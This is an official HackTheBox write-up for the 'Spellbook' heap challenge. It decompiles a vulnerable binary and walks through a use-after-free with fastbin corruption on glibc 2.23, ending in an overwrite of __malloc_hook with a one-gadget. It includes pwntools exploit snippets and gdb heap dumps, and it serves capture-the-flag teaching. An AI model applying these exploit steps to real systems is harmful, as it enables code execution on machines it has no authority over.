



HACKTHEBOX



Spellbook

4th Nov 2022 / Document No.
D22.102.264

Prepared By: w3th4nds

Challenge Author(s): w3th4nds

Difficulty: **Medium**

Classification: Official

Synopsis

Spellbook is a Medium-difficulty challenge that features UAF and fastbin corruption on glibc 2.23 with `__malloc_hook` overwrite with one gadget

Skills Required

- Basic Heap understanding

Skills Learned

- Fastbin corruption on glibc 2.23

Enumeration

First of all, we start with a `checksec`:




```
Canary      : ✓  
NX          : ✓  
PIE        : ✓  
Fortify     : ✗  
RelRO      : Full
```

Protections

As we can see:

Protection	Enabled	Usage
Canary		Prevents Buffer Overflows
NX		Disables code execution on stack
PIE		Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



Looking at the interface we can assume that it is a heap challenge.

We see that we are given libc files. Checking the version:

```
versionsort64
versionsort
argp_program_version_hook
gnu_get_libc_version
argp_program_version
RPC: Incompatible versions of RPC
RPC: Program/version mismatch
<malloc version="1">
Print program version
(PROGRAM ERROR) No version known!?!
%s: %s; low version = %lu, high version = %lu
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version
2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

Libc version is 2.23. That means there is no Tcache and some other mitigation.

Disassembly

Starting with `main()`:

```
void main(void)

{
    size_t sVar1;

    setup();
    banner();
    while( true ) {
        while( true ) {
            while (sVar1 = menu(), sVar1 == 2) {
                show();
            }
            if (sVar1 < 3) break;
            if (sVar1 == 3) {
                edit();
            }
            else {
                if (sVar1 != 4) goto LAB_001010e9;
                delete();
            }
        }
        if (sVar1 != 1) break;
        add();
    }
LAB_001010e9:
    printf("\n%s[-] You are not a wizard! You are a muggle!\n\n",&DAT_001017f7);
    /* WARNING: Subroutine does not return */
    exit(0x16);
}
```

```
}
```

There are 4 important functions here:

- add()
- show()
- edit()
- delete()

Dig inside them:

add() :

```
void add(void)

{
    long lVar1;
    int iVar2;
    ulong uVar3;
    spl *__buf;
    ssize_t sVar4;
    ulong uVar5;
    char *pcVar6;
    long in_FS_OFFSET;
    int r_size;
    int size;
    size_t idx;
    spl *spell;
    char *ptr;
    char align [48];

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf(&DAT_001017d8);
    uVar3 = read_num();
    if (uVar3 < 10) {
        __buf = (spl *) malloc(0x28);
        printf(&DAT_00101840);
        sVar4 = read(0, __buf, 0x17);
        __buf->type[(int) sVar4 + -1] = '\0';
        printf(&DAT_00101868);
        uVar5 = read_num();
        iVar2 = (int) uVar5;
        if ((iVar2 < 1) || (1000 < iVar2)) {
            printf("\n%s[-] Such power is not allowed!\n", &DAT_001017f7);
            /* WARNING: Subroutine does not return */
            exit(0x122);
        }
        __buf->power = iVar2;
        pcVar6 = (char *) malloc((long) __buf->power);
        __buf->sp = pcVar6;
        printf(&DAT_001018b3);
        sVar4 = read(0, __buf->sp, (long) (iVar2 + -1));
        __buf->sp[(long) (int) sVar4 + -1] = '\0';
        table[uVar3] = __buf;
        printf(&DAT_001018d8, &DAT_001018d0, &DAT_00101198);
    }
```

```

}
else {
    printf(&DAT_00101800,&DAT_001017f7,&DAT_00101198);
}
if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

The `add` function will first call `malloc(0x28)` to allocate a chunk to store the type of the spell. The first 24 bytes of this chunk stores the `type` of the spell. The next 8 bytes will store the address of the `spell`. The next 8 bytes will store the `power` of the spell. We can allocate spell's power ourselves but the size is limited to 1000.

An allocated spell looks like this:

```

Σ P € / /'s entry: 0

Insert Σ P € / /'s type: AAAA

Insert Σ P € / / power: 12

Enter Σ P € / /: BBBB

[+] Σ P € / / has been added!

Δ Δ Δ Δ Δ Δ Δ Δ Δ Δ Δ
◁ 1. Add    Σ P € / / ▷
◁ 2. Show  Σ P € / / ▷
◁ 3. Edit   Σ P € / / ▷
◁ 4. Delete Σ P € / / ▷
▽ ▽ ▽ ▽ ▽ ▽ ▽ ▽ ▽ ▽
>>

```

```

gef> heap chunks
Chunk(addr=0x555555604010, size=0x30, flags=PREV_INUSE)
[0x0000555555604010      41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00
AAAA.....]
Chunk(addr=0x555555604040, size=0x20, flags=PREV_INUSE)
[0x0000555555604040      42 42 42 42 00 00 00 00 00 00 00 00 00 00 00 00
BBBB.....]
Chunk(addr=0x555555604060, size=0x20fb0, flags=PREV_INUSE)
[0x0000555555604060      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....]
Chunk(addr=0x555555604060, size=0x20fb0, flags=PREV_INUSE) ← top chunk
gef> x/14gx 0x555555604010-0x10
0x555555604000: 0x0000000000000000 0x0000000000000031 <-- type chunk's size
0x555555604010: 0x0000000041414141 0x0000000000000000 <-- type
0x555555604020: 0x0000000000000000 0x0000555555604040 <-- spell's ptr
0x555555604030: 0x0000000000000000c 0x0000000000000021 <-- spell chunk's size
0x555555604040: 0x0000000042424242 0x0000000000000000 <-- spell

```

```
0x555555604050: 0x0000000000000000 0x0000000000020fb1 <-- Top chunk's size
0x555555604060: 0x0000000000000000 0x0000000000000000
```

`show()`:

```
void show(void)

{
    long lVar1;
    ulong uVar2;
    long in_FS_OFFSET;
    size_t idx;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf(&DAT_001017d8);
    uVar2 = read_num();
    if ((uVar2 < 10) && (table[uVar2] != (spl *)0x0)) {
        printf(&DAT_001019a8);
        printf(table[uVar2]->type);
        printf(&DAT_001019c6);
        printf(table[uVar2]->sp);
    }
    else {
        printf(&DAT_00101800,&DAT_001017f7,&DAT_00101198);
    }
    if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}
```

Nothing of interest, it prints the spell's type and spell. It will be used to print leaked stuff.

`edit()`:

```
void edit(void)

{
    long lVar1;
    spl *__buf;
    ulong uVar2;
    ssize_t sVar3;
    long in_FS_OFFSET;
    int r_size;
    size_t idx;
    spl *new_spell;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf(&DAT_001017d8);
    uVar2 = read_num();
    if ((uVar2 < 10) && (table[uVar2] != (spl *)0x0)) {
        __buf = table[uVar2];
        printf(&DAT_00101908);
        sVar3 = read(0, __buf, 0x17);
    }
```

```

__buf->type[(int)sVar3 + -1] = '\0';
printf(&DAT_0010192a);
sVar3 = read(0,__buf->sp,0x1f);
__buf->type[(int)sVar3 + -1] = '\0';
printf(&DAT_00101948,&DAT_001018d0,&DAT_00101198);
}
else {
    printf(&DAT_00101800,&DAT_001017f7,&DAT_00101198);
}
if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
}

```

The `edit` function will just edit a spell's type and spell. No bugs here, it will be used later to overwrite `__malloc_hook` with `og`.

`delete()`:

```

void delete(void)
{
    long lVar1;
    spl *__ptr;
    ulong uVar2;
    long in_FS_OFFSET;
    size_t idx;
    spl *ptr;

    lVar1 = *(long *) (in_FS_OFFSET + 0x28);
    printf(&DAT_001017d8);
    uVar2 = read_num();
    if ((uVar2 < 10) && (table[uVar2] != (spl *)0x0)) {
        __ptr = table[uVar2];
        free(__ptr->sp);
        free(__ptr);
        printf(&DAT_00101978,&DAT_001018d0,&DAT_00101198);
    }
    else {
        printf(&DAT_00101800,&DAT_001017f7,&DAT_00101198);
    }
    if (lVar1 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

The `delete` function will free a spell's type and spell, but it will not `NULL` out the pointer that is stored in the global `tables` array. Will be used later for UAF leaks.

So, now that we analyzed our functions, we need something to proceed.

As we noticed before, the libc version is 2.23, meaning it does not have Tcache. Also, we have a UAF vulnerability, that means we can simply free a small sized chunk (There are 62 small bins of sizes 16, 24, ... , 504 bytes and, like fast bins, chunks of the same size are stored in the same bins. Small bins are **doubly-linked** and allocation and deallocation is FIFO) and read its fd pointer.

We are going to set up 4 chunks in order to set up our fast bin attack.

I have made an `add()` function to make debugging easier.

```
def add(idx, stype, power, spell):
    sla('>> ', '1')
    sla('entry: ', str(idx))
    sla('type: ', stype)
    sla('power: ', str(power))
    sla('/: ', spell)

# Small sized chunk, goes into unsorted bin for libc leak
add(0, b'A' * 0x8, 0x28, b'A')

# Used for fastbin attack
add(1, b'A' * 0x8, 0x28, b'A')

# Used for fastbin attack
add(2, b'A' * 0x8, 0x90, b'A')

# Prevents coalesce with the top chunk
add(3, b'A' * 0x8, 0x90, b'A')
```

After that, we `delete` - `free` the first 3 chunks and get our leaks.

This is what the heap looks like with our 4 allocations

```
gef> x/36gx 0x562303d1f010-0x10
0x562303d1f000: 0x0000000000000000 0x0000000000000031
0x562303d1f010: 0x4141414141414141 0x0000000000000000
0x562303d1f020: 0x0000000000000000 0x0000562303d1f040
0x562303d1f030: 0x0000000000000028 0x0000000000000031
0x562303d1f040: 0x0000000000000041 0x0000000000000000
0x562303d1f050: 0x0000000000000000 0x0000000000000000
0x562303d1f060: 0x0000000000000000 0x0000000000000031
0x562303d1f070: 0x4141414141414141 0x0000000000000000
0x562303d1f080: 0x0000000000000000 0x0000562303d1f0a0
0x562303d1f090: 0x0000000000000028 0x0000000000000031
0x562303d1f0a0: 0x0000000000000041 0x0000000000000000
0x562303d1f0b0: 0x0000000000000000 0x0000000000000000
0x562303d1f0c0: 0x0000000000000000 0x0000000000000031
0x562303d1f0d0: 0x4141414141414141 0x0000000000000000
0x562303d1f0e0: 0x0000000000000000 0x0000562303d1f100
0x562303d1f0f0: 0x0000000000000090 0x00000000000000a1
0x562303d1f100: 0x0000000000000041 0x0000000000000000
0x562303d1f110: 0x0000000000000000 0x0000000000000000
```

After we `free` the 3 chunks, it looks like this:

```
gef> x/34gx 0x562303d1f010-0x10
```



```

0x562303d1f000: 0x0000000000000000 0x0000000000000031
0x562303d1f010: 0x0000562303d1f030 0x0000000000000000
0x562303d1f020: 0x0000000000000000 0x0000562303d1f040
0x562303d1f030: 0x0000000000000028 0x0000000000000031
0x562303d1f040: 0x0000000000000000 0x0000000000000000
0x562303d1f050: 0x0000000000000000 0x0000000000000000
0x562303d1f060: 0x0000000000000000 0x0000000000000031
0x562303d1f070: 0x0000562303d1f090 0x0000000000000000 <-- heap leak
0x562303d1f080: 0x0000000000000000 0x0000562303d1f0a0
0x562303d1f090: 0x0000000000000028 0x0000000000000031
0x562303d1f0a0: 0x0000562303d1f000 0x0000000000000000
0x562303d1f0b0: 0x0000000000000000 0x0000000000000000
0x562303d1f0c0: 0x0000000000000000 0x0000000000000031
0x562303d1f0d0: 0x0000562303d1f060 0x0000000000000000
0x562303d1f0e0: 0x0000000000000000 0x0000562303d1f100
0x562303d1f0f0: 0x0000000000000090 0x00000000000000a1
0x562303d1f100: 0x00007faa0027bb78 0x00007faa0027bb78 <-- libc leaks

```

If we `show` the chunk 2, we get our libc leak and if we show the chunk 1, we get our heap leak.

(These are from another run because the program crashed that's why they have different randomization)

```

[+] Libc base:      0x7fb039059000
[*] heap leak:      0x563acdb26090
[*] __malloc_hook: 0x7fb03941db10

```

Now that we have a leak, we need to get a chunk on top of `__malloc_hook` so we can overwrite it with a one gadget. We will do this by doing a fastbin attack.

When fastbin-sized chunks are freed, they get stored in a singly stored linked list known as a fastbin. The way each free chunk keeps track of itself in the list is by setting aside the first 8 bytes of the chunk for what is called the `fd` pointer, which is essentially a pointer to the next free chunk in this linked list.

Now, what happens if we allocate space for a new spell where the body size of the message is 0x68 bytes:

1. We will get chunk 2 given back to us from the 0x68 fastbin
2. The pointer in the `fd` of chunk 2 will be placed at the front of that fastbin
3. A subsequent malloc will then give us a chunk wherever that `fd` pointer was pointing to

Knowing this, we can trick malloc. Given that we have a UAF vulnerability, we can overwrite this `fd` pointer with a pointer of our choosing. This pointer can be arbitrary, barring some restrictions, as shown in `malloc.c`:

```

if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))
{
    errstr = "malloc(): memory corruption (fast)";
    errout:
    malloc_printerr (check_action, errstr, chunk2mem (victim), av);
    return NULL;
}

```

Basically, the pointer that we overwrite `fd` with must point to a memory region that “looks” like a chunk with a size that will fit in this specific fastbin. Otherwise, we will get the `"malloc(): memory corruption (fast)"` error.

To elaborate, the pointer must point to a memory region that looks like a chunk where the chunk size must be between `0x70 - 0x7f`.

A good region in memory is at `__malloc_hook - 0x23`.

```
gef> x/2gx 0x7fb03941db10-0x23
0x7fb03941daed: 0xb03941c260000000 0x000000000000007f <-- nice size
```

The security check above does not ensure that the memory address is 16 byte aligned, so this will do the job for us.

Now, in order to do the fastbin attack, we just overwrite chunk 2 spell's `fd` pointer with the address to `__malloc_hook - 0x23`.

So, we are going to allocate `0x68` bytes, free them and then edit our heap leak with this address.

```
# Write a valid fd pointer on the heap
edit(0, p64(heap), p64(libc.sym.__malloc_hook - 0x23))
```

After the allocation:

```
gef> x/60gx 0x563acdb26010-0x10
0x563acdb26000: 0x0000000000000000 0x0000000000000031
0x563acdb26010: 0x0000563acdb26030 0x0000000000000000
0x563acdb26020: 0x0000000000000000 0x0000563acdb26040
0x563acdb26030: 0x0000000000000028 0x0000000000000031
0x563acdb26040: 0x0000000000000000 0x0000000000000000
0x563acdb26050: 0x0000000000000000 0x0000000000000000
0x563acdb26060: 0x0000000000000000 0x0000000000000031
0x563acdb26070: 0x0000563acdb26090 0x0000000000000000
0x563acdb26080: 0x0000000000000000 0x0000563acdb260a0
0x563acdb26090: 0x0000000000000028 0x0000000000000031
0x563acdb260a0: 0x0000563acdb26000 0x0000000000000000
0x563acdb260b0: 0x0000000000000000 0x0000000000000000
0x563acdb260c0: 0x0000000000000000 0x0000000000000031
0x563acdb260d0: 0x0000563acdb26060 0x0000000000000000
0x563acdb260e0: 0x0000000000000000 0x0000563acdb26100
0x563acdb260f0: 0x0000000000000068 0x0000000000000071
0x563acdb26100: 0x0000000000000000 0x00007fb03941dc08
0x563acdb26110: 0x0000000000000000 0x0000000000000000
0x563acdb26120: 0x0000000000000000 0x0000000000000000
0x563acdb26130: 0x0000000000000000 0x0000000000000000
0x563acdb26140: 0x0000000000000000 0x0000000000000000
0x563acdb26150: 0x0000000000000000 0x0000000000000000
0x563acdb26160: 0x0000000000000000 0x0000000000000031
0x563acdb26170: 0x00007fb03941db78 0x00007fb03941db78
0x563acdb26180: 0x0000000000000000 0x0000000000000000
0x563acdb26190: 0x0000000000000030 0x0000000000000030
0x563acdb261a0: 0x4141414141414141 0x0000000000000000
0x563acdb261b0: 0x0000000000000000 0x0000563acdb261d0
0x563acdb261c0: 0x0000000000000090 0x00000000000000a1
```

```
0x563acdb261d0: 0x0000000000000041 0x0000000000000000
```

After editing:

```
gef> x/60gx 0x563acdb26010-0x10
0x563acdb26000: 0x0000000000000000 0x0000000000000031
0x563acdb26010: 0x0000563acdb26030 0x0000000000000000
0x563acdb26020: 0x0000000000000000 0x0000563acdb26040
0x563acdb26030: 0x0000000000000028 0x0000000000000031
0x563acdb26040: 0x0000000000000000 0x0000000000000000
0x563acdb26050: 0x0000000000000000 0x0000000000000000
0x563acdb26060: 0x0000000000000000 0x0000000000000031
0x563acdb26070: 0x0000563acdb26090 0x0000000000000000
0x563acdb26080: 0x0000000000000000 0x0000563acdb260a0
0x563acdb26090: 0x0000000000000028 0x0000000000000031
0x563acdb260a0: 0x0000563acdb26000 0x0000000000000000
0x563acdb260b0: 0x0000000000000000 0x0000000000000000
0x563acdb260c0: 0x0000000000000000 0x0000000000000031
0x563acdb260d0: 0x0000563acdb26090 0x0000000000000000
0x563acdb260e0: 0x0000000000000000 0x0000563acdb26100
0x563acdb260f0: 0x0000000000000068 0x0000000000000071
0x563acdb26100: 0x00007fb03941daed 0x00007fb03941dc0a <-- We wrote the address
of __malloc_hook-0x23
0x563acdb26110: 0x0000000000000000 0x0000000000000000
0x563acdb26120: 0x0000000000000000 0x0000000000000000
0x563acdb26130: 0x0000000000000000 0x0000000000000000
0x563acdb26140: 0x0000000000000000 0x0000000000000000
0x563acdb26150: 0x0000000000000000 0x0000000000000000
0x563acdb26160: 0x0000000000000000 0x0000000000000031
0x563acdb26170: 0x00007fb03941db78 0x00007fb03941db78
0x563acdb26180: 0x0000000000000000 0x0000000000000000
0x563acdb26190: 0x0000000000000030 0x0000000000000030
0x563acdb261a0: 0x4141414141414141 0x0000000000000000
0x563acdb261b0: 0x0000000000000000 0x0000563acdb261d0
0x563acdb261c0: 0x0000000000000090 0x00000000000000a1
0x563acdb261d0: 0x0000000000000041 0x0000000000000000
gef> p 0x7fb03941db10-0x23
$1 = 0x7fb03941daed
```

The last thing we need to do is allocate another chunk and then another chunk to overwrite

`__malloc_hook` with `og`.

```
# Allocate 2 chunks and overwrite __malloc_hook's address with og
add(0, b'A', 0x68, b'A')
add(1, b'A', 0x68, b'\x00' * 0x13 + p64(libc.address + 0x4527a))
```

After that, we just call malloc again and it executes our og.

Solution



```
[+] Starting local process './spellbook'
[+] Libc base:      0x7f07d9e6a000
[*] heap leak:     0x55cf3513d090
[*] __malloc_hook: 0x7f07da22eb10
[+] Waiting: Done
[+] Flag --> HTB{f4k3_fl4g_4_t35t1ng}
[*] Stopped process './spellbook' (pid 9264)
```